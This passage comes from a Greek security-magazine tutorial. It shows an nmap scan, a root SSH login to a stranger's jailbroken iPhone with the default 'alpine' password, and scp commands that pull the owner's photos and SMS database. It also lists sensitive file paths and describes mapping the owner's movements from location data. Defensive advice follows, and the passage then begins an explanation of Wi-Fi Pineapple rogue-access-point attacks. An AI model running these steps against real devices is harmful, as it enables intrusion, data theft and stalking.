62078/tcp open  iphone-sync
Interesting ports on 192.168.1.9:
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
62078/tcp open  iphone-sync
MAC Address: 78:CA:39:CE:1A:97 (Unknown)
Interesting ports on 192.168.1.1:
Not shown: 997 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
53/tcp open  domain
80/tcp open  http
MAC Address: F4:EC:38:A0:58:82 (Unknown)
Nmap done: 256 IP addresses (3 hosts up) scanned in 65.66
seconds.
```

Στα αποτελέσματα του nmap εντοπίζουμε το smartphone μας, το access point του ασύρματου δικτύου και μία ακόμα συσκευή. Πρόκειται για τη συσκευή με διεύθυνση 192.168.1.9. Bingo! Πέσαμε σε iPhone. Αναρωτιέστε πώς το καταλάβαμε; Όπως βλέπετε, η συγκεκριμένη συσκευή χρησιμοποιεί ένα μυστήριο port, για μια υπηρεσία ονόματι iphone-sync. Νομίζουμε ότι είναι φως φανάρι περί τίνος πρόκειται. Εκτός όμως από αυτή τη χαρακτηριστική υπηρεσία που δηλώνει την ταυτότητα της συσκευής, βλέπουμε και το γνωστό μας SSH, στο port 22. Τελικά, είμαστε πιο τυχεροί απ' όσο νομίζαμε αρχικά: Όχι μόνο πέσαμε πάνω σε iPhone, αλλά είναι και σπασμένο! Μήπως το υποψήφιο θύμα έχει αφήσει το προεπιλεγμένο password για τον χρήστη root; Με άλλα λόγια, μήπως από αδιαφορία ή από άγνοια έχει αφήσει το *default* password; Ας φορέσουμε το σατανικό μας χαμόγελο κι ας ελέγξουμε:

```
drg-iphone:~ root# ssh -p 22 root@192.168.1.9

The authenticity of host 192.168.1.9 (192.168.1.9)' can't be
established.

RSA key fingerprint is 3f:03:0f:01:5e:b7:f2:c5:f4:ea:8f:5e:4e:bf
:53:f9.


Are you sure you want to continue connecting (yes/no)? yes

Warning: Permanently added 192.168.1.9' (RSA) to the list of
known hosts.

root@192.168.1.9's password:

drg:~ root#
```

Όπως βλέπετε, τα καταφέραμε! Μπορεί να μας ζητήθηκε το password, αλλά εμείς συνδεθήκαμε χωρίς προβλήματα και περίπλοκα τρικ. Δώσαμε



Εικόνα 3
Το θύμα μας κινείται μεταξύ Αθήνας και Κρήτης. Δεν έχει ταξιδέψει και πολύ το παλικάρι μας. Τουλάχιστον όχι από τότε που πήρε το iPhone, εκτός αν ταξιδεύει χωρίς να το παίρνει μαζί του.

μόνο το default password του root, το οποίο ισχύει εξ ορισμού μετά από το jailbreak. Πρόκειται για το password που ξέρει --ή τουλάχιστον καλό θα ήταν να ξέρει-- ολόκληρος ο κόσμος: το alpine! Αυτή τη στιγμή, λοιπόν, δεν έχουμε αποκτήσει μόνο shell αλλά και root access! Ας δούμε τι μπορούμε να κάνουμε.


Ουδέν κρυπτόν υπό του root!

Τώρα δεν μας σταματά τίποτα. Με τα δικαιώματα του root δεν υπάρχει κάτι κρυφό από τα μάτια μας. Μπορούμε να δούμε τις επαφές του χρήστη, τα email, τα SMS, τις φωτογραφίες, τα cookies, τα notes, τα downloads -- ακόμα και που έχει βρεθεί, με βάση τα στοιχεία του GPS! Για παράδειγμα, αν θέλουμε να κατεβάσουμε τις φωτογραφίες που έχει τραβήξει με τη μηχανή της συσκευής, μπορούμε να δώσουμε κάτι τέτοιο:

```
drg-iphone:~ root# scp root@192.168.1.9:/User/Media/
DCIM/100APPLE/* ~/
```

Κατ' αυτόν τον τρόπο θα αντιγράψουμε ολόκληρο τον φάκελο /User/Media/DCIM/100APPLE στο home directory της δικής μας συσκευής. Αν πάλι θέλαμε να κατεβάσουμε το αρχείο DB με τα SMS του χρήστη, θα αρκούσε κάτι τέτοιο:

```
drg-iphone:~ root# scp root@192.168.1.9:/User/Library/SMS/sms.
db ~/
```



Εικόνα 4
Πολύ Ζωγράφου και κέντρο παίζει το θύμα μας. Βέβαια, πετάγεται και προς Καλλιθέα συχνά-πυκνά, όπως και στο Αιγάλεω και στο Μικρολίμανο! Γενικά, ησυχία δεν έχει ;)

Για ν' αποκτήσετε μια καλύτερη εικόνα του τι μπορούμε να αποσπάσουμε από το θύμα, ρίξτε μια ματιά στους πιο ενδιαφέροντες καταλόγους ενός iPad κι ενός iPhone.

Για το iPad:

```
/User/Library/AddressBook
/User/Library/Caches
/User/Library/Cookies
/User/Library/DataAccess
/User/Library/Logs
/User/Library/Mail
/User/Library/Notes
/User/Library/SMS
/User/Media/DCIM/100APPLE
/User/Media/Downloads
```

Για το iPhone:

```
/private/var/root/Library/Caches/location
/private/var/root/Library/AddressBook
/private/var/root/Library/Cookies
/User/Documents
/User/Media/DCIM/100APPLE
/User/Library/SMS
/User/Library/Mail
```

Πέρα από το να κατεβάσουμε αρχεία, μπορούμε άνετα και ν' ανεβάσουμε. Ένας πραγματικά τρελός θα μπορούσε να ανεβάσει και να τρέξει ειδική εφαρμογή, η οποία υποκλέπτει live τις συνομιλίες! Από την άλλη, ένας χαβαλετζής θα μπορούσε να ανεβάσει μια εικόνα στο φάκελο /User/Media/DCIM/100APPLE με το μήνυμα: You've been hacked -- have a nice day ;)

Ξέρω που ήσουν χθες, προχθές, αντιπροχθές...

Το consolidated.db είναι ένα αρχείο γύρω από το οποίο έγινε σάλος και κινήθηκαν υποψίες σχετικά με το πόσο καταπατάται η λεγόμενη ιδιωτικότητα (privacy). Η θέση του επίμαχου αρχείου είναι στη διαδρομή /private/var/root/Library/Caches/location. Σ' αυτό το αρχείο αποθηκεύονται όλα τα γεωγραφικά δεδομένα σε συνάρτηση με το χρόνο. Έτσι, με βάση το περιεχόμενό του μπορεί κανείς να μάθει με μεγάλη ακρίβεια το που έχει βρεθεί η συσκευή -- και το πότε! Για την αποκωδικοποίηση αυτού του αρχείου και την αναπαράσταση των δεδομένων πάνω σε χάρτη, προσφέρεται μάλιστα κι ένα εύχρηστο εργαλείο. Αν τα πηγαίνετε καλά με τα Γαλλικά, μπορείτε να το βρείτε στο τέλος της ακόλουθης σελίδας: `www.courbis.fr/spip.php?page=article&id_article=255`. Αρκεί ν' ανεβάσουμε εκεί το αρχείο consolidated.db κι εντός ολίγων δευτερολέπτων θα πάρουμε έναν χάρτη με όλα τα μέρη όπου έχει βρεθεί το θύμα. Δείτε τις εικόνες 3 και 4.

Αντιμετώπιση

Μια καλή πρακτική είναι να τερματίζουμε όλες τις εφαρμογές τις οποίες δεν χρησιμοποιούμε. Βλέπετε, σε όλα τα smartphone, πλέον, όταν περνάμε από τη μία εφαρμογή στην άλλη η πρώτη συνεχίζει να τρέχει στο background. Αυτό, θεωρητικά τουλάχιστον, ενδέχεται να μας βάλει σε μπελάδες. Σκεφτείτε για παράδειγμα ότι υπάρχουν νόμιμες εφαρμογές (άρα μπαίνουν και σε *μη* σπασμένα iPhone), οι οποίες μετατρέπουν τη συσκευή σε file server ή/και web server. Μερικές λανθασμένες ρυθμίσεις σε μία τέτοια εφαρμογή ενδέχεται ν' ανοίξουν πολλές τρύπες στην ασφάλεια της συσκευής. Ποιος ο λόγος, λοιπόν, ν' αφήνουμε μια τέτοια εφαρμογή ενεργή, εφόσον δεν τη χρειαζόμαστε; Επιπρόσθετα, καλό θα ήταν να προσέχουμε ιδιαίτερα τα sites που επισκεπτόμαστε, όταν βρισκόμαστε σε ασύρματα δίκτυα που *δεν* εμπιστευόμαστε. Για παράδειγμα, δεν υπάρχει κανένας λόγος να συνδεθούμε στο λογαριασμό μας στο Paypal, από το WiFi της πλατείας Συντάγματος! Επίσης, αν και αυτονόητο, να συμπληρώσουμε ότι είναι φρόνιμο να εφαρμόζουμε *πάντα* τα προτεινόμενα firmware updates.

Για το τέλος αφήσαμε το σημαντικότερο μέτρο, το οποίο ξεπερνά σε κρισιμότητα όλα τα παραπάνω: Την αλλαγή του κωδικού για το λογαριασμό του root! Όταν κάνουμε jailbreak, είναι τουλάχιστον ανόητο να μαθαίνουμε ότι ο κωδικός του root είναι για όλους ο ίδιος (alpine) και να μη φροντίζουμε να τον αλλάξουμε! Για να πετύχουμε κάτι τέτοιο, αρκεί ν' ανοίξουμε ένα τερματικό, να μεταβούμε στο λογαριασμό του root κι από εκεί να τρέξουμε το προγραμματάκι passwd:

```
drg-iphone:- mobile$ su –
Password:
drg-iphone:- root# passwd
Changing password for root.
New password:
```

Σημειώστε ότι θα ήταν φρόνιμο να δώσετε έναν ιδιαίτερα ισχυρό κωδικό. Γενικά, έχει παρατηρηθεί ότι οι κωδικοί ασφαλείας σε κινητά τηλέφωνα είναι πολύ αδύναμοι. Αυτό συμβαίνει γιατί οι χρήστες δυσκολεύονται να γράψουν μεγάλους και περίπλοκους κωδικούς και καταφεύγουν σε μικρούς και απλοϊκούς. Εσείς θα πρέπει να αποφύγετε αυτή την παγίδα. Εξάλλου, μην ξεχνάτε ότι μιλάμε για το λογαριασμό του χρήστη root: Του χρήστη που έχει απεριόριστη δικαιοδοσία στη συσκευή μας!







Skill:
Beginner

Tags:
Pineapple, KARMA, Yasager, WiFi, MiTM, Access Points, DNS spoofing, URL snarfing, credential harvesting

Φορητός wireless router, φόβος και τρόμος για τους πολλούς!!

Θα πειράξει πολύ αν για πολλοστή φορά πούμε ότι ευκολία κι ασφάλεια δεν πάνε χέρι χέρι; Ίσως όχι πολύ, το θέμα όμως είναι να γίνουμε και πιστευτοί. Πάλι καλά που πλέον έχουμε κι έναν ανανά για να σας πείσουμε...

by sub2raw

Το Pineapple (ανανάς) είναι ένας μικρός, χαριτωμένος wireless router τον οποίο οποιοσδήποτε μπορεί να προμηθευτεί από το HakShop (http://hakshop.myshopify.com), το ηλεκτρονικό κατάστημα της εκπομπής Hak5 (http://hak5.org). Η βασική του λειτουργία είναι να προσφέρει ασύρματη πρόσβαση σε ασύρματες συσκευές, παριστάνοντας γνωστά γι' αυτές Access Points. Έτσι, επιτρέπει στον κάτοχό του να εξαπολύει επιθέσεις man in the middle (MiTM) προς όσους χρησιμοποιούν τον router. Πράγματι, ακόμα και κάποιος που δεν πολυκαταλαβαίνει πώς δουλεύουν τα ασύρματα δίκτυα ή/και δεν γνωρίζει πολλά από penetration testing, είναι δυνατόν ν' αρχίσει αμέσως να παίζει με το Pineapple -- ενδεχομένως και να σπάει πλάκα με τους wireless clients ή να σπέρνει τον πανικό στην περιοχή. Βεβαίως, αν πρόκειται περί κακόβουλου ατόμου ως και υποκλοπές ή σοβαρές ζημιές μπορεί να προκαλεί, χωρίς μάλιστα να κοπιάζει ιδιαίτερα.

Τη στιγμή που γράφεται το παρόν κείμενο το Pineapple είναι εκτός stock και προχωράνε οι προετοιμασίες για τη νέα έκδοσή του, τη Mark IV. Εμείς προλάβαμε να προμηθευτούμε ένα Mark III από την προηγούμενη φουρνιά, ώστε να το δοκιμάσουμε στην πράξη κι έτσι να δούμε από πρώτο χέρι πόσο αποτελεσματικό/επικίνδυνο είναι. Πριν όμως παρουσιάσουμε τη συσκευή και το software που τρέχει, δείξουμε πώς συμπεριφέρεται Εκεί Έξω (ΤΜ) και δούμε τι μπορεί να πετύχει ο κάτοχός της, είναι σημαντικό να καταλάβουμε πώς laptops, smartphones κι άλλες ασύρματες συσκευές αναζητούν wireless Access Points...

Ασύρματα δίκτυα, σχεδόν παντού

Το πρότυπο **IEEE 802.11** για τα ασύρματα δίκτυα περιγράφει δύο βασικές οντότητες: τον **σταθμό (station, STA)** και το **σημείο πρόσβασης (Access Point, AP)**. Παραδείγματα σταθμών αποτελούν τα laptops, τα smartphones, οι σταθεροί υπολογιστές, οι παιχνιδοκονσόλες κ.ο.κ. --



*Ο εξοπλισμός μας, λίγο πριν ξαμοληθούμε για τις δοκιμές! **(1)** Το Mark III είναι το μοντέλο του Pineapple που προλάβαμε να παραγγείλουμε λίγο πριν εξαντληθεί και αρχίσει η προετοιμασία του Mark IV. Το Mark III ουσιαστικά είν' ένας Alfa AP51 802.11 b/g wireless router, που συνδέεται σε υπολογιστή μέσω μια θύρας Ethernet. **(2)** Εξωτερικό πακέτο τεσσάρων μπαταριών AA, για την τροφοδοσία του Pineapple όταν δεν υπάρχει μπρίζα διαθέσιμη. **(3)** Η κεραία 5dbi του Pineapple. **(4)** Ο μετασχηματιστής της συσκευής. Δέχεται τάση 100 ή 240 volt και συνεπώς δουλεύει τόσο σε Αμερική όσο και Ευρώπη. Για να μπει στις δικές μας πρίζες, φυσικά, χρειάζεται αντάπτορα. **(5)** Φορητός υπολογιστής με ueber sticker. Α, έτρεχε και BackTrack :D*

αρκεί βέβαια να ενσωματώνουν κάρτες ασύρματης δικτύωσης και φυσικά το κατάλληλο λογισμικό (δηλαδή device drivers και λογισμικό διαχείρισης συνδέσεων). Κλασικό παράδειγμα σημείου πρόσβασης είναι ο wireless router που έχουμε στο σπίτι αλλά κι εκείνοι που υπάρχουν σε καφετέριες, σε εταιρείες καθώς και σε ανοικτούς χώρους ελεύθερης πρόσβασης, όπως πλατείες, πολυκαταστήματα, πλοία, αεροδρόμια κ.λπ.

Τώρα, σύμφωνα με το πρότυπο 802.11 ένα ασύρματο δίκτυο αναφέρεται ως **Basic Service Set (BSS)** και υπάρχουν δύο είδη τέτοιων δικτύων: Τα **Independent Basic Service Set (IBSS)** και τα **Extended Service Set (ESS)**. Ανεξαρτήτως του είδους, ένα ασύρματο δίκτυο παίρνει ένα όνομα, το λίγο-πολύ γνωστό σε όλους μας **Service Set Identifier (SSID)**.

Τα δίκτυα IBSS ονομάζονται επίσης **Ad-Hoc** κι απαρτίζονται από ένα οποιοδήποτε πλήθος σταθμών, χωρίς να απαιτείται η παρουσία κάποιου σημείου πρόσβασης.

Τα δε δίκτυα ESS ονομάζονται και **Infrastructure Networks.** Αυτά δημιουργούνται από ένα ή περισσότερα σημεία πρόσβασης που όλα μαζί συγκροτούν ένα **σύστημα κατανομής (Distribution System, DS)**. Στο σπίτι ή στην καφετέρια έχουμε Infrastructure Networks αποτελούμενα από ένα μόνο AP, συνήθως αυτό που είναι ενσωματωμένο στον ADSL router (αλλά όχι απαραίτητα). Σε μεγαλύτερους χώρους τα APs είναι περισσότερα από ένα, ώστε το σύστημα κατανομής να καλύπτει επαρκώς όλη την επιθυμητή περιοχή.

Η πλέον συνηθισμένη μορφή ασύρματου δικτύου είναι τα Infrastructure που αποτελούνται από *ένα* μόνο Access Point. Πώς όμως συνδέονται οι σταθμοί σ' αυτά τα σημεία πρόσβασης; Αυτή είναι μια πολύ καλή ερώτηση και η απάντηση θα έρθει συνεχίζοντας το διάβασμα ;)

Χαρούμενα frames, ίπτανται τριγύρω

Κάθε Access Point πρέπει με κάποιο τρόπο να δηλώνει την παρουσία του, ώστε τα stations της περιοχής να έχουν μια ευκαιρία να συνδεθούν πάνω του. Ακριβώς γι' αυτό τα APs εκπέμπουν τα λεγόμενα **beacon frames.** Πρόκειται για πακέτα που περιλαμβάνουν, μεταξύ άλλων, το SSID του ESS όπου ανήκει το AP, τις υποστηριζόμενες ταχύτητες καθώς και την πληροφορία για το αν η κρυπτογράφηση είναι ενεργοποιημένη ή όχι. Έτσι, τα stations που έχουν ενεργοποιημένο το WiFi είναι σε θέση να παρατηρούν beacon frames, επομένως να συνάγουν την ύπαρξη APs στην περιοχή κι ενδεχομένως να συνδεθούν σε κάποιο εξ αυτών -- με πρωτοβουλία του χρήστη τους.

Ακόμα λοιπόν κι αν πάμε με το laptop μας για *πρώτη* φορά σε μία καφετέρια που παρέχει WiFi, αφού το ανοίξουμε θα δούμε το SSID του τοπικού AP κι αν θέλουμε θα συνδεθούμε. Βεβαίως, στην περίπτωση που είναι ενεργοποιημένη η κρυπτογράφηση θα χρειαστούμε το αντίστοιχο WEP ή WPA key, αλλά αυτό κατά πάσα πιθανότητα θα μας το δώσουν πρόθυμα



Εικόνα 1
Αυτό το μηχάνημα είχε κάποτε συνδεθεί σ' ένα ανοικτό ασύρματο δίκτυο με όνομα «deltaWiFi» (βλ. deltaHacker 003, σελ. 22). Είχε περάσει καιρός από την τελευταία φορά, αυτό όμως δεν σημαίνει ότι το μηχάνημα είχε ξεχάσει το δίκτυο. Και να, σήμερα το ξαναβρήκε και συνδέθηκε! Μόνο που στην πραγματικότητα συσχετίστηκε μ' ένα Pineapple :S

από την καφετέρια. Υπάρχει και μια άλλη περίπτωση: Η κρυπτογράφηση να μην είναι ενεργοποιημένη αλλά για να χρησιμοποιήσουμε το ασύρματο δίκτυο να πρέπει να κάνουμε login σε μια κατάλληλη «πρώτη» σελίδα του ESS (**captive portal**). Για άλλη μια φορά, τα στοιχεία για το σωστό login είτε θα μας τα δώσουν από την καφετέρια είτε θα είναι πάνω στην απόδειξη από μια παραγγελία κ.ο.κ. Και μιας κι αναφερθήκαμε σε captive portals, να σημειώσουμε ότι σε ορισμένα μέρη, όπως, π.χ., σε πλατείες, προκειμένου να συνδεθούμε αρκεί να πληκτρολογήσουμε σωστά κάποιο **CAPTCHA** (βλ. και `http://deltahacker.gr/2008/10/02/captcha-introduction`). Αλλά ας μην ξεφεύγουμε.

Θα έχετε παρατηρήσει ότι τα laptops, τα tablets και τα smartphones, θυμούνται τα ασύρματα δίκτυα στα οποία έχουν συνδεθεί κατά το παρελθόν. Μάλιστα όποτε ξαναβρίσκουν κάποιο εξ αυτών έχουν μια τάση να συνδέονται αυτόματα, χωρίς να μας κουράζουν με ερωτήσεις ή ζητώντας επιβεβαιώσεις. Έτσι, όταν ανοίγετε το laptop σας στο σπίτι κι ο wireless router είναι ενεργός, η συσκευή θα συνδεθεί αυτόματα ακόμα κι αν εκεί γύρω υπάρχουν κι άλλα APs. Κάτι παρόμοιο συμβαίνει κι όταν πηγαίνετε στην εργασία ή στο εργαστήριο της σχολής, στο σπίτι ενός φίλου ή στην καφετέρια που είχατε πάει την προηγούμενη βδομάδα. Αναλυτικότερα, για λόγους ευκολίας τα stations στέλνουν τα λεγόμενα probe request frames. Πρόκειται για πακέτα που περιλαμβάνουν το SSID του ESS που αναζητούν, καθώς και τις ταχύτητες σύνδεσης που υποστηρίζουν. Πρακτικά, τα **probe request frames** είναι ο τρόπος που έχει ένα station για κάνει ερωτήσεις του στιλ:

```
Εχμ, συγνώμη κιόλας που ενοχλώ, αλλά μήπως εδώ γύρω είναι το
αγαπημένο μου σημείο πρόσβασης με όνομα Parabing; Όχι; Χμ, μήπως
τότε είναι το deltaWiFi; Ούτε κι αυτό;! Τι στο καλό... Ε, τότε
σίγουρα θα είναι το NorthernHQ! Αμάν, ούτε;! Τι στο καλό, πού
βρίσκομαι, darn it?!
```

Όμως τα stations μπορούν να εκπέμπουν και frames με κενό SSID, πραγματοποιώντας τα λεγόμενα **broadcast probe requests**. Σ' αυτές τις περιπτώσεις, εντελώς πανικόβλητα που δεν είναι online, είναι σαν ν' αναζητούν απεγνωσμένα ένα οποιοδήποτε AP για να συνδεθούν!


Από τη μεριά τους τα Access Points συνήθως είναι σε θέση ν' ανταποκρίνονται τόσο σε probe requests που περιλαμβάνουν το SSID τους, όσο και σε «σκέτα» broadcast probe requests, χωρίς κάποιο SSID. Σε κάθε περίπτωση, απαντούν μ' ένα **probe response frame** που περιλαμβάνει το SSID του ESS (δηλαδή του ασύρματου δικτύου), τις υποστηριζόμενες ταχύτητες καθώς και την πληροφορία περί χρήσης κρυπτογράφησης ή όχι. Προφανώς, αν το δίκτυο είναι κρυπτογραφημένο, τότε το station πριν ακόμα συνδεθεί ή αλλιώς **συσχετιστεί** με το AP, πρέπει πρώτα να περάσει επιτυχώς μια διαδικασία **πιστοποίησης (authentication)**. Αυτή επιτυγχάνεται με την ανταλλαγή μιας σειράς **authentication frames**. Αν το station περάσει επιτυχώς τη διαδικασία τότε στέλνει ένα **association request frame**, το AP απαντά μ' ένα **association response frame** και πλέον το station είναι μέρος του ασύρματου δικτύου. Αν από την άλλη το δίκτυο *δεν* είναι κρυπτογραφημένο, τότε δεν υπάρχει καν διαδικασία authentication. Σ' αυτή την περίπτωση δεν ανταλλάσσονται authentication frames και το station στέλνει απευθείας ένα association request frame, στο οποίο το AP απαντά μ' ένα ευγενικότατο association response frame. Έτσι, το station γίνεται και πάλι ένα ευτυχισμένο μέλος του τοπικού, ασύρματου δικτύου!

Παρατηρήστε τώρα ότι ενώ το πρότυπο IEEE περιγράφει λεπτομερώς πώς ένα station συσχετίζεται με κάποιο AP, η ίδια η επιλογή του AP είναι εντελώς χαλαρή. Μ' άλλα λόγια, δεν παρέχεται κανένας μηχανισμός που να δείχνει στο station ότι το ESS με όνομα PublicWiFi που πρωτοσυνάντησε στον πεζόδρομο της Καλαμαριάς *δεν* είναι το ίδιο με το ESS που επίσης ονομάζεται PublicWiFi και βρίσκεται στην πλατεία Αριστοτέλους (τα παραδείγματα είναι εντελώς τυχαία :D) Μ' άλλα λόγια, το πρότυπο επιτρέπει την ύπαρξη διαφορετικών ESS που έχουν το ίδιο όνομα και κανένα, μα κανένα άλλο χαρακτηριστικό που να τα διαφοροποιεί. (Οι διαφορετικές υποστηριζόμενες ταχύτητες ή το κανάλι εκπομπής δεν μπορούν ν' αποτελούν ειδοποιά χαρακτηριστικά, μιας κι αυτά επιτρέπεται ν' αλλάζουν κατά το δοκούν.) Τέλος, το IEEE 802.11 δεν ασχολείται καν με τη διαδικασία *επιλογής* μεταξύ των διαθέσιμων ESS. *Αυτό, γιου γκάις,* είπε με σιγουριά ο επικεφαλής της επιτροπής του 802.11 τη στιγμή που σηκωνόταν από το τραπέζι κι έπιανε το σακάκι του, *είναι δουλειά των χάρντγουερ και σόφτγουερ βέντορς*. Περιττό να πούμε ότι όλοι συμφώνησαν μαζί του, μερικοί μάλιστα τον ακολούθησαν για ποτά παραδίπλα, στου «Πάπα-Τζόους Ντρινκς εντ Μορ».

Ένας γευστικός ανανάς που φέρνει κακό κάρμα

Το Pineapple εκμεταλλεύεται ακριβώς αυτή τη χαλαρότητα του προτύπου IEEE 802.11 ως προς την ταυτοποίηση των ESS ή απλά Access Points. Ο μικρός αυτός wireless router είναι σχεδιασμένος ώστε ν' απαντά καταφατικά σε οποιοδήποτε station θέλει να συσχετιστεί μαζί του, ισχυριζόμενος ότι είναι ένα ή περισσότερα από τα ασύρματα δίκτυα που γνωρίζει το station και ζητά να συνδεθεί.

Ας πούμε, π.χ., ότι την προηγούμενη Κυριακή είχαμε πάει βόλτα προς την πλατεία Συντάγματος κι ότι από το smartphone μας είχαμε μπει στο δημοτικό, ανοικτό ασύρματο δίκτυο με όνομα FreeWiFi. Η διαδικασία σύνδε-



Εικόνα 2
Ένα iPhone, ένα tablet κι ένα μηχάνημα χωρίς hostname απολαμβάνουν δωρεάν Internet ...αλλά μέσω του Pineapple. Στο μεταξύ, ο κάτοχος της συσκευής βλέπει τα site που επισκέπτονται οι ανέμελοι χρήστες. Από τη στιγμή που ουσιαστικά έχει πετύχει μια ωραιότατη επίθεση man in the middle και μάλιστα με πολλαπλούς αποδέκτες, είναι σε θέση να τους κάνει ένα σωρό πράγματα.

